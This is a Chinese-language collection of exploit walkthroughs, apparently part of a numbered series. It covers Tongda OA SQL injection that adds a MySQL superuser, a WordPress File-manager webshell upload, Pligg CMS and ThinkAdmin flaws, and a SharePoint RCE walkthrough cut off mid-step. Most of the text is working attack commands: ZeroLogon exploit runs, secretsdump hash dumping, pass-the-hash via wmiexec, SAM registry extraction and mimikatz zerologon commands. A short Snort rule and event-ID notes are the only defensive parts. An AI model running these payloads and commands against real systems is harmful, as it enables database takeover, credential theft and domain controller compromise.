
3、最后访问 /ispirit/login_code_check.php?codeuid=xxx
这样 $_SESSION 里就有了登录的信息了。
二十九、通达OA v11.7 后台SQL注入
利用条件:需要登录权限,文章作者给出了利用链注入加mysql权限,又是写木马的。
/general/hr/manage/query/delete_cascade.php?condition_cascade=
select%20if((substr(user(),1,1)=%27r%27),1,power(9999,99))
1、添加一个mysql用户
grant all privileges ON mysql.* TO ‘ateam666’@‘%’ IDENTIFIED BY ‘abcABC@123’ WITH GRANT OPTION

2、给创建的ateam666账户添加mysql权限。
UPDATE \`mysql\`.\`user\` SET \`Password\` = '\*DE0742FA79F6754E99FDB9C8D2911226A5A9051D', \`Select\_priv\` = 'Y', \`Insert\_priv\` = 'Y', \`Update\_priv\` = 'Y', \`Delete\_priv\` = 'Y', \`Create\_priv\` = 'Y', \`Drop\_priv\` = 'Y', \`Reload\_priv\` = 'Y', \`Shutdown\_priv\` = 'Y', \`Process\_priv\` = 'Y', \`File\_priv\` = 'Y', \`Grant\_priv\` = 'Y', \`References\_priv\` = 'Y', \`Index\_priv\` = 'Y', \`Alter\_priv\` = 'Y', \`Show\_db\_priv\` = 'Y', \`Super\_priv\` = 'Y', \`Create\_tmp\_table\_priv\` = 'Y', \`Lock\_tables\_priv\` = 'Y', \`Execute\_priv\` = 'Y', \`Repl\_slave\_priv\` = 'Y', \`Repl\_client\_priv\` = 'Y', \`Create\_view\_priv\` = 'Y', \`Show\_view\_priv\` = 'Y', \`Create\_routine\_priv\` = 'Y', \`Alter\_routine\_priv\` = 'Y', \`Create\_user\_priv\` = 'Y', \`Event\_priv\` = 'Y', \`Trigger\_priv\` = 'Y', \`Create\_tablespace\_priv\` = 'Y', \`ssl\_type\` = '', \`ssl\_cipher\` = '', \`x509\_issuer\` = '', \`x509\_subject\` = '', \`max\_questions\` = 0, \`max\_updates\` = 0, \`max\_connections\` = 0, \`max\_user\_connections\` = 0, \`plugin\` = 'mysql\_native\_password', \`authentication\_string\` = '', \`password\_expired\` = 'Y' WHERE \`Host\` = Cast('%' AS Binary(1)) AND \`User\` = Cast('ateam666' AS Binary(5));
3、刷新数据库就可以登录到数据库啦。
/general/hr/manage/query/delete_cascade.php?condition_cascade=flush privileges;
4、通达OA配置mysql默认是不开启外网访问的所以需要修改mysql授权登录。
/general/hr/manage/query/delete_cascade.php?condition_cascade=
grant all privileges ON mysql.* TO ‘ateam666’@‘%’ IDENTIFIED BY ‘abcABC@123’ WITH GRANT OPTION
5、接下来就是考验mysql提权功底的时候啦 233…
来源:https://mp.weixin.qq.com/s/8rvIT1y_odN2obJ1yAvLbw
**三十、**Wordpress File-manager插件任意文件上传
相信大家对Wordpress并不陌生;File-manager插件也是相当火爆前段时间爆出任意文件上传漏洞。

成功上传后文件访问路径
/wordpress/wp-content/plugins/wp-file-manager/lib/files/shell.php
参考:https://www.anquanke.com/post/id/216990
三十一、Pligg CMS远程代码执行[CVE-2020-25287]
漏洞非常鸡肋需要登录后台、受影响Pligg2.0.3版本。

1、模版编辑器功能可以编辑任意文件内容,在文件中加入恶意代码导致代码执行。
参考:https://github.com/jenaye/pligg

三十二、ZeroLogon接管域控权限漏洞[CVE-2020-1472]
1. 组件概述
Netlogon远程协议是一个远程过程调用(RPC)接口,用于基于域的网络上的用户和计算机身份验证。Netlogon远程协议RPC接口还用于为备份域控制器(BDC)复制数据库。
Netlogon远程协议用于维护从域成员到域控制器(DC),域的DC之间以及跨域的DC之间的域关系。此RPC接口用于发现和管理这些关系。
2. 漏洞介绍
该漏洞主要是由于在使用Netlogon安全通道与域控进行连接时,由于认证协议加密部分的缺陷,导致攻击者可以将域控管理员用户的密码置为空,从而进一步实现密码hash获取并最终获得管理员权限。成功的利用可以实现以管理员权限登录域控设备,并进一步控制整个域。
3. 漏洞影响
• Microsoft Windows Server 2008 R2 SP1
• Microsoft Windows Server 2012
• Microsoft Windows Server 2012 R2
• Microsoft Windows Server 2016
• Microsoft Windows Server 2019
• Microsoft Windows Server version 2004 (Server Core Installation)
• Microsoft Windows Server version 1903 (Server Core Installation)
• Microsoft Windows Server version 1909 (Server Core Installation)
4. 解决方案
https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-1472
**
5.漏洞复现
**
攻击主机:kali
受害者主机名:owa.rootkit.org(window2008)
1.使用Impacket库验证Zerologon(CVE-2020-1472)Python脚本(https://github.com/SecuraBV/CVE-2020-1472)
将尝试执行Netlogon身份验证绕过。成功执行完后时,脚本将立即终止,并且不执行任何Netlogon操作
需要Python 3.7以上版本以及pip
pip install -r requirements.txt
前提条件需要用到Impacket库
https://github.com/SecureAuthCorp/impacket
python3 setup.py install //安装impacket
运行脚本:
执行的脚本目标名称可以是主DC或辅助DC。给定EXAMPLE-DC的主机名以及DC的IP:
./zerologon_tester.py EXAMPLE-DC DC的IP
./zerologon_tester.py OWA 192.168.1.104
如果存在漏洞,会返回信息:Success! DC can be fully compromised by a Zerologon attack
2.使用cve-2020-1472-exploit.py进行攻击(测试域控制器是否容易受到Zerologon攻击。当受到攻击时,将DC帐户密码重置为空字符串)
前提条件需要用到Impacket库:
https://github.com/SecureAuthCorp/impacket
git clone https://github.com/SecureAuthCorp/impacket.git
python3 setup.py install //安装impacket
执行脚本
https://github.com/dirkjanm/CVE-2020-1472
python3 cve-2020-1472-exploit.py owa 192.168.1.104
如果利用漏洞成功,则会提示:vulnerable, changing account password to empty string
3、使用impacket的secretsdump.py远程导出域控制上的hash
python3 secretsdump.py rootkit.org/owa\$@192.168.1.104 -no-pass
4、利用获取到的管理员hash,通过impacket的wmiexec.py来远程操作域控服务器,获取域控的终端命令窗口
python3 wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:13cf6cfe1f2fc41cd286c7c8caec978b rootkit.org/administrator@192.168.1.104
5、获取管理员hash,远程连接导出sam数据库中的原来的计算机hash
reg save HKLM\SYSTEM system.save
reg save HKLM\SAM sam.save
reg save HKLM\security security.save
get system.save
get sam.save
get security.save
python3 secretsdump.py -sam sam.save -system system.save -security security.save LOCAL
del /f system.save
del /f sam.save
del /f security.save
注意:这里会获得一个账号名为:$MACHINE:ACC账号的hash值,注意hash的后半
6、恢复计算机的hash
下载脚本 https://github.com/risksense/zerologon
python3 reinstall_original_pw.py owa 192.168.1.104 ad611ebf4fd2de9448a33ba693b212f4 //注意hash的部分,只有后半部分
如果还原密码成功则会显示:Success! DC machine account should be restored to it\'s original value. You might want to secretsdump again to check
7、恢复计算机的hash
使用impacket的脚本来登录域控来验证hash
python3 secretsdump.py rootkit.org/administrator:Password1@192.168.1.104 -just-dc-user owa\$
使用7步骤的脚本回复hash前
python3 reinstall_original_pw.py owa 192.168.1.104 ad611ebf4fd2de9448a33ba693b212f4 //注意hash的部分,只有后半部分
python restorepassword.py rootkit.org/administrator@192.168.1.104 -target-ip 192.168.1.104 -hexpass aad3b435b51404eeaad3b435b51404ee:13cf6cfe1f2fc41cd286c7c8caec978b
通过mimikatz中CVE-2020-1472功能攻击ActiveDirectory的三步骤:
# lsadump::dcsync /domain:LAB.LOCAL /dc:dc.lab.local /user:krbtg t /authuser:dc$ /authdomain:LAB /authpassword:“” /authntlm
# lsadump::zerologon /target:dc.lab.local /account:dc$
# lsadump::zerologon /target:dc.lab.local /account:dc$ /exploit
lsadump::dcsync
lsadump::postzerologon /target:dc.lab.local /account:dc$ #恢复密码
snort检测规则:
alert tcp any any -> any !\[139,445\] (msg:"Possible Mimikatz Zerologon Attempt"; flow:established,to\_server; content:"|00|"; offset:2; content:"|0f 00|"; distance:22; within:2; fast\_pattern; content:"|00 00 00 00 00 00 00 00 ff ff 2f 21|"; within:90; reference:url,https://github.com/gentilkiwi/mimikatz/releases/tag/2.2.0-20200916; classtype:attempted-admin; sid:20166330; rev:2; metadata:created\_at 2020\_09\_19;)
Windows事件管理器自查:
在未打补丁的域控,重点查看windows事件管理器中,eventid为4742或者4624,5805

在Windows 8月更新中,新增事件ID 5829,5827,5828,5830,5831。蓝队可以重点关注这几个事件ID以方便自查
- 当在初始部署阶段允许存在突破的Netlogon安全通道连接时,将生成事件ID 5829。
- 管理员可以监控事件ID 5827和5828,这些事件ID在存在漏洞的Netlogon连接被拒绝时触发
- 5830,5831如果“域控制器:允许易受攻击的Netlogon安全通道连接”组策略允许连接。
mimikatz通过zerologon攻击成功后,将会留下事件id为4648。
参考文献:
https://mp.weixin.qq.com/s/xq6gwgomkE0ru3lR3EmDaw
https://mp.weixin.qq.com/s/nRKuFAD-ev9k5icUmYdkvg
https://asciinema.org/a/359607
https://www.t00ls.net/articles-57858.html
https://mp.weixin.qq.com/s/HoyMVPtdajGKGFsXxR_SfA
通过mimikatz中CVE-2020-1472功能攻击ActiveDirectory的三步骤:
# lsadump::dcsync /domain:LAB.LOCAL /dc:dc.lab.local /user:krbtg t /authuser:dc$ /authdomain:LAB /authpassword:“” /authntlm
# lsadump::zerologon /target:dc.lab.local /account:dc$
# lsadump::zerologon /target:dc.lab.local /account:dc$ /exploit

滥用Zerologon的另一种方式(CVE-2020-1472):
ntlmrelayx.py --no-http-server -smb2support -t DCSYNC://dc.lab.local
mimikatz#misc::spooler /server:dc-bis.lab.local /connect:debian.labsec.local
三十三、ThinkAdminV6 任意文件操作
Update.php 三个函数未校验访问权限

1、目录遍历注意POST数据包rules参数值需要URL编码
POST /admin.html?s=admin/api.Update/node
rules=%5B%22.%2F%22%5D

2、文件读取,后面那一串是UTF8字符串加密后的结果。计算方式在Update.php中的加密函数。
/admin.html?s=admin/api.Update/get/encode/
34392q302x2r1b37382p382x2r1b1a1a1b1a1a1b2r33322u2x2v1b2s2p382p2q2p372t0y342w34
三十四、CVE-2020-1181:SharePoint远程代码执行
)在演示场景中,我们使用的版本为替代配置的Microsoft SharePoint 2019 Server,安装在Windows Server 2019 Datacenter系统上。服务器主机称为sp2019.contoso.lab,已加入contoso.lab域中,域控制器为一台独立的虚拟机。目标主机已安装终止2020年2月份的所有补丁,因此对应的版本号为16.0.10355.20000。
攻击系统中只需要使用支持的Web浏览器即可。如下图所示,我们使用的浏览器为Mozilla Firefox 69.0.3。我们将使用与前文类似的WikiContentWebpart,将其命名为WikiContentRCE.xml。


1.首先我们访问SharePoint Server,以普通用户(user2)通过身份认证:

2.接下来创建站点,使该用户变成该站点所有者(所有者),具有所有权限。(前提条件普通用户具有创建站点的权限)
点击顶部面板的“ SharePoint”区域:
然后点击“ +创建网站 ”链接:

选择“ Team Site ”。现在我们需要为新站点设置名称,这里我们设置为testsiteofuser2。

点击“ 完成 ”,成功创建新站点:

现在点击“ Pages ”链接:


我们需要切换到“ Classic View ”,单击左下角的“ Return to classic SharePoint ”链接即可:
点击“ + New ”,为新页面设置一个名称。这里我们设置为newpage1:

点击“ 创建 ”按钮确认。


现在我们需要在“ INSERT ”标签页中选择“ Web Part ”:
在上方窗口中,选择左下角的“ Upload Web Part ”链接,上传我们构造的WikiContentRCE.xml文件:


点击**上传**。我们可能会看到一个警告弹窗:“确认离开页面?您输入的数据可能不会被保存”。此时点击“ 离开页面 ”按钮即可,返回主编辑视图:
我们需要再次在**INSERT标签页中选择Web部件**小部件,其中将出现我们引入的Web部件:

在点击**添加**按钮之前,我们先转到目标SharePoint服务器,打开C:\windows\temp目录:
